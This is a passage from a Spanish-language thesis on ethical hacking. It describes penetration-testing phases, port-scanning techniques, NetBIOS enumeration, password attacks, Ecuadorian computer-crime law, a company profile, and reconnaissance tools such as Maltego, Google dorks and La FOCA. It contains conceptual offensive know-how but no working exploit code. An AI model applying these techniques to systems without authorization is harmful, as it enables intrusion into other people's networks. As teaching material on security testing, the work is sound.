Tabla 2. 1Principales Hackers y sus Delitos (Haro y Parra, 2016)

Como se puede ver los fines con que este tipo de crackers realizan sus ataques son completamente distintos a los de un hacker ético, algunas de las motivaciones que se puede mencionar de estos atacantes son las siguientes:

- Fraudes informáticos con el fin de obtener ganancias económicas.
- Búsqueda de reconocimiento social.
- Algunos atacantes lo realizan solamente por diversión.
- Por aspectos ideológicos, es decir, ataques realizados contra organizaciones gubernamentales con contenido político.

2.8.3. Tipos de Ethical Hacking

- **Hacking ético externo:** se realiza desde Internet sobre la infraestructura de red pública del cliente, esto quiere decir aquellos equipos de la organización que están expuestos a Internet. Ejemplos: firewall, servidor web, servidor de correo.
- **Hacking ético interno:** se ejecuta en la red interna del cliente, desde el punto de vista de un empleado de la empresa o de algún personal que tenga acceso a la red. (Astudillo, 2013)

- **Pruebas de penetración con objetivo:** se buscan las vulnerabilidades en partes específicas de los sistemas informáticos críticos de la organización. (Reyes, 2010)
- **Pruebas de penetración sin objetivo:** consisten en examinar la totalidad de los componentes de los sistemas informáticos pertenecientes a la organización. Este tipo de pruebas suelen ser las más laboriosas. (Reyes, 2010)
- **Pruebas de penetración a ciegas:** en estas pruebas sólo se emplea la información pública disponible sobre la organización. (Reyes, 2010)
- **Pruebas de penetración informadas:** aquí se utiliza la información privada, otorgada por la organización acerca de sus sistemas informáticos. En este tipo de pruebas se trata de simular ataques realizados por individuos internos de la organización que tienen determinado acceso a información privilegiada. (Reyes, 2010)

2.8.4. Modalidades del hacking

- **Black box hacking**: Se aplica a pruebas de intrusión externas, el cliente proporciona únicamente el nombre de la empresa al consultor, lo que quiere decir que la infraestructura de la organización es una caja negra para él.
- **Gray box hacking:** Se aplica a pruebas de intrusión internas, el consultor recibe por parte del cliente los accesos que tendría un empleado de la empresa, es decir, un punto de red y datos de configuración de la red local.
- **White box hacking**: Se aplica a pruebas de intrusión internas solamente, la empresa cliente entrega al consultor información completa de las redes y los sistemas a auditar. (Astudillo, 2013)

2.8.5. Etapas Del Ethical Hacking

Como se ha descrito anteriormente un hacking ético sigue una metodología específica mediante la cual realiza la prueba de penetración, a continuación se explicará en que consiste cada fase del hacking ético:

2.8.5.1 Reconocimiento

La primera fase del hacking ético es el reconocimiento, el cual consiste en recopilar la mayor cantidad de información posible de la empresa cliente, esta información debe ser la más relevante, ya que de esta depende que se haga un buen análisis en las siguientes fases del hacking. Es muy importante dedicar el mayor tiempo posible a esta etapa para poder obtener información que realmente sirva posteriormente.

Existen dos tipos de reconocimientos:

- Reconocimiento pasivo: se denomina así cuando no se tiene una interacción directa con la empresa cliente. Ejemplos de reconocimiento pasivo:
  - Buscar en el periódico un anuncio de ofertas de empleo en el departamento de sistemas de alguna empresa, al realizar esta búsqueda se encuentra que buscan un administrador de base de datos experto en Oracle, esto se utilizaría como una pista sobre qué base de datos utiliza la empresa.
  - Búsquedas en redes sociales: las redes sociales tienen información gratuita que pueden ser utilizadas para un ataque de ingeniería social.
  - Consultas de directorios en Internet: al momento en que una empresa registra su nombre de dominio, el proveedor de hosting

publica la información de contacto en una base de datos pública, la cual permite a los hackers obtener información como nombre de la empresa, dirección, teléfonos, rangos de direcciones IP asignados. (Astudillo, 2013)

- Reconocimiento activo: en este tipo de reconocimiento existe una interacción directa con el cliente. Ejemplos de reconocimiento activo:
  - Barridos de ping: determinar los equipos públicos activos dentro de un rango de IP´s.
  - Conexión a un puerto de un aplicativo: obtener un banner y tratar de determinar la versión.
  - Uso de ingeniería social: obtener información confidencial. (Astudillo, 2013)

A través de diferentes herramientas que se disponen para realizar esta fase de reconocimiento, las cuales se analizarán detalladamente más adelante, lo que se logra al finalizar esta etapa es identificar el rango de direcciones IP publicas asignadas al cliente y además es posible que se haya identificado algunos equipos individuales y sus direcciones IP, esto si se trata de un hacking externo. Por otra parte, si el hacking es interno lo que se logra al finalizar esta etapa es identificar las direcciones IP de las distintas subredes internas de la organización cliente.

2.8.5.2 Escaneo

En esta fase lo que se realiza es identificar los hosts vivos, es decir aquellos que están activos dentro de los rangos IP que se encontraron en la fase anterior, de esta forma se puede proceder a determinar los puertos abiertos en los equipos. Si se tiene éxito en este paso se logrará determinar la versión del sistema operativo de cada host y las aplicaciones o servicios que escuchan a través de esos puertos.

Al obtener éxito en ese paso permitirá saber si los servicios son susceptibles de enumeración. Al finalizar estos pasos se logra conocer si los hosts del cliente tienen vulnerabilidades informáticas potenciales de explotar en las siguientes fases. (Astudillo, 2013)

Técnicas de escaneo

- Escaneo SYN o Half-Open (medio abierto): este método es utilizado para identificar puertos que tienen servicios asociados que usan como protocolo de transporte a TCP. El protocolo TCP utiliza un "apretón de manos de 3 vías" para establecer una sesión. (Astudillo, 2013)




Figura 2. 1 Apretón de manos de 3 vías TCP. (Astudillo, 2013).

- Escaneo Full o Connect-Scan: es un tipo de escaneo TCP, pero en esta ocasión se completa la conexión con el objetivo. (Astudillo, 2013)

- Escaneo UDP: es una técnica usada para el protocolo de transporte UDP. Esta técnica consiste en enviar un paquete UDP a los puertos de los hosts remotos, si la respuesta es un mensaje ICMP el puerto es declarado como cerrado, si se recibe otro tipo de error ICMP se coloca como filtrado y si se recibe un segmento UDP el puerto es declarado como abierto. (Astudillo, 2013)
- Escaneos especiales: null-scan, fin-scan, xmas-scan: se manipulan las banderas de la cabecera del segmento TCP para determinar si un puerto está abierto o cerrado. (Astudillo, 2013)
- Null-Scan: todas las banderas apagadas
    - Fin-Scan: bandera FIN encendida
    - XMAS-Scan: banderas FIN, URG PSH encendidas.

De acuerdo al RFC 793, si un puerto está cerrado la recepción de un segmento que no contenga la bandera reset (RST) ocasionará que el sistema responda con un reset. Por lo tanto, si se recibe un RST el puerto se marca como cerrado y si no se recibe respuesta se coloca como abierto | filtrado.

- Escaneo ACK: el objetivo de este escaneo es determinar si existe o no un firewall de por medio. (Astudillo, 2013)

Dentro del escaneo existe una subfase llamada enumeración, la cual consiste en recolectar información acerca del objetivo aprovechando debilidades en los protocolos o servicios activos. Por ejemplo dentro de sistemas Windows se puede recuperar datos de usuarios, cuentas o recursos compartidos. (Astudillo, 2013).

Existen protocolos a los que es necesario realizar una enumeración, esto se debe a fallos en la programación o por configuraciones por defecto o débiles de parte de los administradores.

El protocolo más común que existe para realizar una enumeración es el siguiente:

NetBIOS

NetBIOS fue implementado por Microsoft en 1985 para ser incluido con Windows, el cual se transporta sobre TCP/IP.

Cuando una computadora usa este protocolo se le asigna un nombre NetBIOS en la red, que no necesariamente es igual al nombre DNS del host.

Nombre del servicio	**Puerto**
Servicio de nombres	137 TCO/UDP
Distribución de datagramas(detección de errores y recuperación)	138 UDP
Servicio de sesión	139 TCP
Compartición de archivos e impresoras del protocolo	445 TCP

Tabla 2. 2 Servicios y puertos NetBIOS Fuente: (Astudillo, 2013)

Sesiones nulas

Una sesión se establece con el objetivo de hacer uso de recursos compartidos, normalmente se solicita credenciales para autenticarse y verificar la identidad de quien desea establecer la conexión. El mecanismo de autenticación más común consiste en suministrar un nombre de usuario y la clave respectiva.

Existe un protocolo llamado SMB/CIFS que permite establecer sesiones entre hosts sin la necesidad de utilizar credenciales, es decir sesiones nulas.

2.8.5.3 Obtener acceso

Esta fase se refiere al ataque la cual es conocida como explotación, en la que se ataca los objetivos que han sido seleccionados a través de las vulnerabilidades descubiertas.

Según la preferencia del hacker puede ejecutar exploits de forma automática o manual, cada uno con sus propias ventajas y desventajas; por lo general el hacker combina estas dos maneras equilibradamente.

Explotación Manual	**Explotación automática**
Se ejecuta usualmente haciendo uso de comandos.	El hacker hace uso de un software de explotación que normalmente es desarrollado por un tercero.
El hacker tiene mayor control sobre lo que desea explotar.	La forma de ejecución del exploit depende de la implementación realizada por el desarrollador.
Se requiere conocer a profundidad los protocolos TCP/IP y entender como manejan internamente la seguridad los sistemas operativos.	El hacker solo necesita saber cómo usar la herramienta de explotación.
El hacker puede hacer uso de un exploit desarrollado por él mismo.	El hacker está limitado a utilizar los exploits incluidos con la herramienta de explotación utilizada.

Tabla 2. 3 Mecanismos de Hacking (Astudillo, 2013)

En esta fase de explotación es muy común realizar ataque de claves, es una forma de ingresar a un sistema a través del login, para lo cual el hacker necesita obtener credenciales de acceso. Dentro de los ataques de claves se puede encontrar los siguientes tipos:

- Fuerza bruta: se denomina así porque se prueba todas las combinaciones posibles de claves hasta llegar a la correcta. Este ataque es más efectivo cuando el tamaño de la clave no es tan grande.

Longitud	Minúsculas	+ Mayúsculas	+Números y Símbolos
6	10 minutos	10 horas	18 días
7	4 horas	23 días	4 años
8	4 días	3 años	463 años
9	4 meses	178 años	44530 años

Tabla 2. 4 Tiempo Requerido para romper una clave de n caracteres aplicando fuerza bruta con 1 solo PC. (Astudillo. 2013).

Algunas herramientas utilizadas para realizar ataques de fuerza bruta son las siguientes:

- John the Ripper: es una herramienta que permite crackear contraseñas.
- Cain & Abel: Es una herramienta de recuperación de herramientas para Windows.
- Basado en diccionarios: para este ataque se hace uso de diccionarios, los cuales contienen claves que son creadas previamente, y se las prueba a todas. El resultado de este ataque depende de que tan bueno sea el diccionario.
- Mediante ingeniería social: es uno de los ataques más conocidos y utilizados y va dirigido directamente a las personas, mediante engaños para obtener contraseñas. La ingeniaría social se la puede realizar mediante dos maneras:
    - Basada en personas: el engaño se hace directamente con las personas.
    - Basada en computadoras: se hace uso de estafas electrónicas para engañar a las personas.

2.8.5.4 Escribir informe

Karina Astudillo, autora del libro Hacking Ético 101, sugiere los siguientes pasos para facilitar la documentación:

- Crear una carpeta para el proyecto
- Llevar una bitácora
- Capturar imágenes/video
- Llevar un registro de hallazgos
- Usar plantillas para el informe

2.8.5.5 Presentar informe

Es el último paso del ethical hacking, se debe presentar un informe claro y conciso, en el que consten todos los hallazgos del proceso. Además es importante brindar sugerencias sobre la mejora de las falencias para que sean aplicadas dentro de la organización.

2.8.6. Servicios de hacking adicionales

- **Ingeniería social:** Se refiere a obtener información a través de la manipulación de las personas. Ejemplo: envío de correos electrónicos falsos, llamadas al personal del cliente.
- **Wardriving:** El hacker realiza una guerra inalámbrica desde las inmediaciones de la empresa cliente, el objetivo es detectar la presencia de redes inalámbricas pertenecientes al cliente e identificar sus vulnerabilidades.
- **Equipo robado:** El objetivo es comprobar si la organización ha tomado las medidas necesarias en caso de los que equipos hayan sido robados. Se simula el robo del equipo y el consultor intenta extraer información sensible. (Astudillo, 2013).

2.8.7. Aspectos Legales

Si bien el Ethical Hacking es una manera ética de usar los conocimientos sobre hacking para proteger la seguridad de las organizaciones esta no queda exenta de poder ser infringida por la ley, es por este motivo que al hablar de Ethical Hacking no solo se debe topar el tema de ordenadores, infraestructura de redes o posibles ataques de explotación, también se debe tratar el área legal debido a que dentro del código orgánico integral penal del Ecuador(COIP) existen varias leyes con el fin de proteger a quienes hacen mal uso de los sistemas informáticos y los conocimientos del mismo tema como tal. Un Hacker Ético tiene que estar al tanto de estas leyes y actualizar constantemente su conocimiento sobre las mismas ya que si bien un test de intrusión se hace bajo un consentimiento de la empresa, estos pueden cometer errores llevando a una denuncia de los mismos y en el peor de los casos la cárcel.

Estos aspectos abarcan conceptos como la confidencialidad, esto quiere decir que la información que se encuentre no se le dé un mal uso. Por esta razón es importante indicar en el contrato los objetivos de las pruebas. Por otra parte, la organización debe comprometerse a que la información que entregue al ethical hacker sea fidedigna para que los resultados puedan ser verídicos.

A continuación se presentan algunas de las leyes más importantes que un Ethical Hacker tiene que tener presente a la hora de hacer un test de intrusión:

N° Articulo	**Nombre**	**Descripción**
178	Confidencialidad de la información	**Violación a la intimidad.-** la persona que, sin contar con el consentimiento o la autorización legal, acceda, intercepte, examine, retenga, grabe, reproduzca, difunda o publique datos personales, mensajes de datos, voz, audio y video, objetos postales, información contenida en soportes informáticos, comunicaciones privadas o reservadas de otra persona

		por cualquier medio, será sancionada con pena privativa de libertad de uno a tres años.
190	Apropiación Ilícita	**Apropiación fraudulenta por medios electrónicos.-** La persona que utilice fraudulentamente un sistema informático o redes electrónicas y de telecomunicaciones para facilitar la apropiación de un bien ajeno o que procure la transferencia no consentida de bienes, valores o derechos en perjuicio de esta o de una tercera en beneficio suyo o de otra persona alterando, manipulando o modificando el funcionamiento de redes electrónicas, programas, sistemas informáticos, telemáticos y equipos terminas de telecomunicaciones, será sancionada con pena privativa de uno a tres años.
191	Adulteración Móviles	**Reprogramación o modificación de información de equipos terminales móviles.-** la persona que reprograme o modifique la información de identificación de los equipos terminales móviles, será sancionada con pena privativa de libertad de uno tres años.
212	Suplantación de identidad	**Suplantación de identidad.-** la persona que de cualquier forma suplante la identidad de otra para obtener un beneficio para sí o para un tercero, en perjuicio de una persona, será sancionada con pena privativa de libertad de uno a tres años
232	Ataque informático	**Ataque a la integridad de sistemas informáticos.-** la persona que destruya, dañe, borre, deteriore, altere, suspenda, trabe, cause mal funcionamiento, comportamiento no deseado o suprima datos

		informáticos, mensajes de correo electrónico, de sistemas de tratamiento de información, telemático o de telecomunicaciones a todo o partes de sus componentes lógicos que lo rigen, será sancionada con pena privativa de libertad de tres a cinco años
234	Acceso Ilegal	**Acceso no consentido a un sistema informático, telemático o de telecomunicaciones.-** la persona que sin autorización acceda en todo o en parte a un sistema informático o sistema telemático o de telecomunicaciones o se mantenga dentro del mismo en contra de la voluntad de quien tenga el legítimo derecho para explotar ilegalmente el acceso logrado, modificar un portal web, desviar o re direccionar del tráfico de datos o voz u ofrecer servicios que estos sistemas proveen a terceros, sin pagarlos a los proveedores de servicios legítimos, será sancionada con la pena privativa de la libertad de tres a cinco años

Tabla 2. 5 Artículos legales correspondientes a Informática y Ethical Hacking (COIP, 2014)

2.8.8. Beneficios Del Ethical Hacking

Se finaliza las pruebas de Ethical Hacking con un entregable al cliente mediante un informe detallado que contiene información acerca de las vulnerabilidades encontradas y que fueron verificadas. Del mismo modo se provee en el informe recomendaciones detalladas para que sean aplicadas dentro de las organizaciones para que se pueda entender de una mejor manera los riesgos potencias y como solventarlos sobre el negocio.

Los principales beneficios que las organizaciones adquieren al contratar servicios de Ethical Hacking son muchos, por lo que de una manera más general se puede listar los más importantes los cuales son:

- Analizar las vulnerabilidades que se encuentren en los sistemas de información, los cuales sirven para aplicar medidas de corrección.
- Permite descubrir puertas traseras de las aplicaciones instaladas.
- Identificar sistemas que son vulnerables a causa de la falta de actualizaciones.
- Disminuir tiempo y esfuerzos requeridos para afrontar situaciones adversas en la organización. (Plata, 2010).

3. CAPITULO 3: SITUACIÓN ACTUAL DE LA EMPRESA

GapSystem es una empresa que cuenta con 25 años de trayectoria en el diseño de software, para los sectores de la salud, comercial e industrial con aplicaciones propias para cada usuario. GapSystem combina experiencia y tecnología al servicio del empresario de hoy. La solución contable es una poderosa herramienta desarrollada para ayudar a la administración y al usuario final al aprovechamiento máximo de sus recursos, para la obtención de resultados oportunos.

3.1. Misión

"Es una empresa dedicada a desarrollar software enfocado a soluciones contables para los sectores de la salud, comercial e industrial con aplicaciones propias para cada usuario final, aprovechando al máximo de sus recursos para la obtención de resultados oportunos."

3.2. Visión

"Ser una empresa que haga de las necesidades sociales y empresariales soluciones tecnológicas que contribuyan con la evolución de la humanidad, a través del desarrollo aplicado a las necesidades específicas de cada empresa o persona, ofreciéndoles soluciones integrales con la finalidad de crear o desarrollar software de fácil uso que tenga sobresalientes niveles de rentabilidad, calidad, presencia e influencia en el mercado laboral"

3.3. Estructura Organizacional




Figura 3. 1 Mapa Organizacional Empresa GapSystem (GapSystem, 2016)

3.4. Cadena de Valor




Figura 3. 2 Cadena de Valor Empresa "GapSystem" (Haro y Parra, 2016)

3.5. Principales Funciones

La amplia experiencia en el mercado con la que la empresa GapSystem cuenta les permite ofrecer sistemas que ayudan a las empresas sea cual fuere el papel que desempeñen.

La empresa GapSystem cuenta con herramientas para Facturación e Inventario, Rol de Pagos, Contabilidad General, Aduanas, Clínicas

Del mismo modo posee sistemas trabajando en prestigiosas empresas a nivel Nacional quienes cuentan con todo el respaldo de sus expertos que apoyarán siempre para que en el negocio nunca pare.

3.6. Equipos

GapSystem cuenta con 2 ordenadores de escritorio y 3 laptops personales que pertenecen a los programadores de la empresa.

Ordenadores de Escritorio

Secretaría

- Procesador: Cuarta generación del procesador Intel® Core™ i5-4590 (6MB Caché, hasta 3.70 GHz)
- Sistema Operativo: Windows® 7 Professional, 64-bit
- Memoria: 4GB de Memoria DDR3 a 1600MHz
- Disco duro: Disco Duro HDD de 1 TB
- Tarjeta de video: Gráficos integrados Intel®
- Unidad Óptica: Unidad 8x (DVD +/- RW)
- Multimedia: Sistema de sonido con parlantes de sobremesa incluidos.
- Modem: Modem 56k
- Tarjeta de red: Tarjeta de red 10/100
- Monitor: Monitor Samsung 18.5 16:9 1366x768

Servidor

- Procesador: Cuarta generación del procesador Intel® Core™ i5-4590 (6MB Caché, hasta 3.70 GHz)
- Sistema Operativo: Windows® Server 2012
- Memoria: 6GB de Memoria DDR3 a 1600MHz
- Disco duro: Disco Duro HDD de 500 GB
- Tarjeta de video: Gráficos integrados Intel®
- Unidad Óptica: Unidad 8x (DVD +/- RW)

- Modem: Modem 56k
- Tarjeta de red: Tarjeta de red 10/100
- Monitor: Monitor Samsung 18.5 16:9 1366x768

Laptops

Programadores

La empresa cuenta con 3 laptops HP Pavilion dv5-2046la las cuales tienen las siguientes características:

- Procesador: Cuarta generación del procesador Intel® Core™ i5-430M (2.26 GHz, 3 MB de caché)
- Sistema Operativo: Windows® 8.1, 64 bits
- Memoria: 4GB de Memoria DDR3 a 1600MHz
- Disco duro: Disco Duro SATA de 500 GB
- Tarjeta de video: Gráficos integrados Intel®
- Unidad Óptica: SuperMulti 8X DVD±R/RW con tecnología LightScribe y soporte para doble capa
- Red Inalámbrica: WLAN 802.11b/g/n y Bluetooth 2.1
- Tarjeta de red: Ethernet Gigabit 10/100/1000
- Monitor: 14.5" LED Widescreen con tecnología BrightView Infinity (1366 x 768)(PCEL, 2014)

3.7. Productos y Software desarrollado por la empresa

La empresa cuenta con distintos Softwares desarrollados por la misma y exclusivamente para un área en específico, los sistemas son los siguientes:

- SIC3000: Sistema de información empresarial
- CG3000: Sistema de información de Contabilidad
- ER3000: Sistema de Emergencias
- ROL3000: Sistema de Control de Rol de Pagos

4. CAPÍTULO 4: ANÁLISIS DE LAS PRINCIPALES HERRAMIENTAS DE EHICAL HACKING

4.1. Fase De Reconocimiento

Como se mencionó en el capítulo anterior el objetivo de la fase de reconocimiento es recopilar la mayor cantidad de información posible de la empresa, como información del objetivo, detalles de la cuenta, sistema operativo.

Es importante investigar información pública de la empresa que se encuentra en Internet, por ejemplo, existen entidades en las que se puede obtener información ya que todos estos datos son para conocimiento público en Ecuador, por ejemplo Superintendencia de compañías, SRI, Registro Civil, Agencia Nacional de Tránsito, Cnt. Todas estas empresas proporcionan información que puede ser valiosa para un atacante.

Además, existen varias herramientas que son de gran utilidad para la fase de reconocimiento, las cuales se presentan a continuación:

4.1.1. Herramientas Online

Existe en Internet una gran variedad de herramientas que ayudan en esta primera fase, a continuación se presentan algunas de ellas las cuales son las de mayor utilidad y completas para un análisis de footprinting.

- **www.centralops.net:** permite obtener información detallada sobre el dominio de la empresa.
- **www.dnsstuff.com/tools:** es una de las herramientas más completas, la cual permite analizar rutas, autenticar y localizar dominios además aumenta la precisión y análisis de las búsquedas.
- **www.seversniff.de**: en esta página se encuentran herramientas que permiten obtener información sobre DNS, traceroute de IP´s.
- **www.whoishostingthis.com:** se obtiene información detallada sobre un dominio.

4.1.2. Maltego

Maltego es una de las herramientas más completas y mejor implementadas que existen actualmente en el uso de herramientas de Ethical Hacking. Esta Herramienta está enfocada sobre todo en la recolección de información y minería de datos.

Este software posee un valor añadido con respecto a las herramientas existentes en el mercado actualmente: La representación de la información en una forma simbólica, es decir, la información es presentada en distintos formatos de forma visual y enseñan las distintas relaciones encontradas entre la información presentada.

Por otro lado, una de las características más relevantes de Maltego es que este software permite enumerar información relacionada con elementos de red y dominios de una forma bastante comprensible, así como también permite enumerar información relacionada con personas, datos tales como direcciones de email, sitios web asociados, números de teléfono, grupos sociales, empresas asociadas, etc. (Pérez, 2014)




Figura 4. 1Ejemplo de Minería con Dominio SpamLoco (spamloco, 2015)

Además de todo lo descrito anteriormente Maltego es multiplataforma ya que se encuentra escrito en Java, como resultará obvio uno de los requisitos para que funcione adecuadamente es tener una máquina ya sea virtual o personal la cual posea instalado correctamente Java.

Al ser esta una aplicación gráfica, en sistemas operativos GNU/Linux es necesario tener instalado un administrador de ventanas X11. (Adastra, 2011)




Figura 4. 2 Procesos Maltego (Pérez, 2014)

Esta herramienta es usada principalmente en la etapa inicial de un pentesting o en este caso en las etapas iniciales del Ethical Hacking, por ejemplo un atacante podría obtener algunos nombres junto con sus respectivos correos de empleados que trabajan en una determinada empresa, incluso podría saber qué sistemas operativos y programas utilizan a diario, dónde guardan los documentos, con quienes los comparten, qué recursos compartidos utilizan y hasta con qué antivirus los analizan. Todo esto desde la comodidad de su casa y sin cometer delitos, ya que toda la información que está disponible, es pública.

4.1.3. Google Hacking

Google Hacking se puede definir como una técnica que aprovecha los beneficios de la información almacenada en el buscador más reconocido y utilizado actualmente, que como se conoce es Google. Esto se realiza mediante operadores y parámetros específicos con el fin de encontrar información.

A continuación, se presentan algunos de los parámetros más utilizados:

PARÁMETRO	MODO EJECUCIÓN	DETALLE
Inurl	Inurl:login.asp	Busca la composición login.asp que se encuentre como parte de la URL.
Intitle	Intitle:intranet	Busca la palabra intranet en el titulo mostrado por los navegadores en la barra a la altura de donde se encuentra la X para cerrar la página.
Filetype	Filetype:ppt "Google Hacking"	Trata de ubicar información, ya que se indica la extensión del archivo que se busca.
Site	Site:root-secure.com seguridad	Se encargará de buscar la palabra seguridad dentro del sitio web de root-secure y mostrará todos los links donde se encuentren.
Link	Link: www.root-secure.com	Mostrará todos los sitios web que en algún lugar de su página posean links hacia la página www.root-secure.com

Tabla 4. 1 Parámetros de búsqueda (Sallis, Caracciolo, Rodríguez, 2010)

4.1.4. La FOCA

Es una herramienta que permite encontrar metadatos e información oculta en documentos de Microsoft Office, Open Office y documentos PDF/PS/EPS, a través de búsquedas en servidores y dominios de los documentos que hay publicados y a partir de esto se realiza la extracción de metadatos.

